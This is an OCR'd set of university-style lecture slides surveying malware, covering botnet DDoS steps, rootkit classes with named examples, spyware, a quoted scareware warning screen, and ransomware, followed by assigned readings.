
4 Attacker sends commands to Master Server to launch a DDoS attack against a targeted system

Detailed Steps (5)



5 Master Server sends signal to zombies to launch attack on targeted system

Detailed Steps (6)



6 Targeted system is overwhelmed by zombie requests, denying requests from normal users

Botnet


- Using peer-to-peer structure, rather than a central command & control
- Encrypting/authenticating communications

Rootkit

- Software used after system compromise to:
  - Hide the attacker’s presence
  - Provide backdoors for easy reentry
- Simple rootkits:
  - Modify user programs (ls, ps)
  - Detectable by tools like Tripwire
- Sophisticated rootkits:
  - Modify the kernel itself
  - Hard to detect from userland

Rootkit Classification

Application-level Rootkit | **Traditional RootKit** | **Kernel-level RootKit**



Evil Program

good program

good program

good program

good program

Kernel

Trojan login

Trojan ps

Trojan ifconfig

good tripwire

Kernel

good login

good ps

good ifconfig

good tripwire

Kernel

Trojan Kernel Module


Hxdef, NTIllusion

Lrk5, t0rn

Shadow Walker, adore

Rootkit Classification

Under-Kernel RootKit



SubVirt, ``Blue Pill''


Hypervisor Hardware/firmware

Spyware

- Malware that collects little bits of information at a time about users without their knowledge
  - Keyloggers:
  - May also tracking browsing habit
  - May also re-direct browsing and display ads
- Typically do not self-propagate

Scareware

- Software
  - with malicious payloads, or of limited or no benefit
  - Sold by social engineering to cause shock, anxiety, or the perception of a threat
- Rapidly increasing
  - Anti-Phishing Working Group: # of scareware packages rose from 2,850 to 9,287 in 2nd half of 2008.
  - In 1st half of 2009, the APWG identified a 583% increase in scareware programs.



SECURITY WARNING!

serious security threat detected

Your computer is infected with Spyware.
Your Security and Privacy are in DANGER.

Spyware programs can steal your credit card numbers and bank information details. The computer can be used for sending spam and you may get popups with adult or any other unwanted content.

If

- You have visited adult or warez websites during past 3 days.
- Your homepage has changed and does not change back.
- Your computer performance has dropped down dramatically.
- You are suspecting someone is watching you.

Then your computer is most likely
INFECTED WITH SPYWARE.

We are sorry, but the trial version is unable to remove these threats.
We strongly recommend you to purchase Full version.

You will get 24x7 friendly support and unlimited protection.


Ransomware

- Holds a computer system, or the data it contains, hostage against its user by demanding a ransom.
  - Disable an essential system service or lock the display at system startup
  - Encrypt some of the user's personal files, originally referred to as **cryptoviruses**, **cryptotrojans** or **cryptoworms**

- Victim user has to
  - enter a code obtainable only after wiring payment to the attacker or sending an SMS message
  - buy a decryption or removal tool

Readings for This Lecture

- Wikipedia
  - Malware
  - Computer Virus
  - Computer Worm
  - Botnet
  - Spyware



Coming Attractions …

- More Malware: Examining some Worms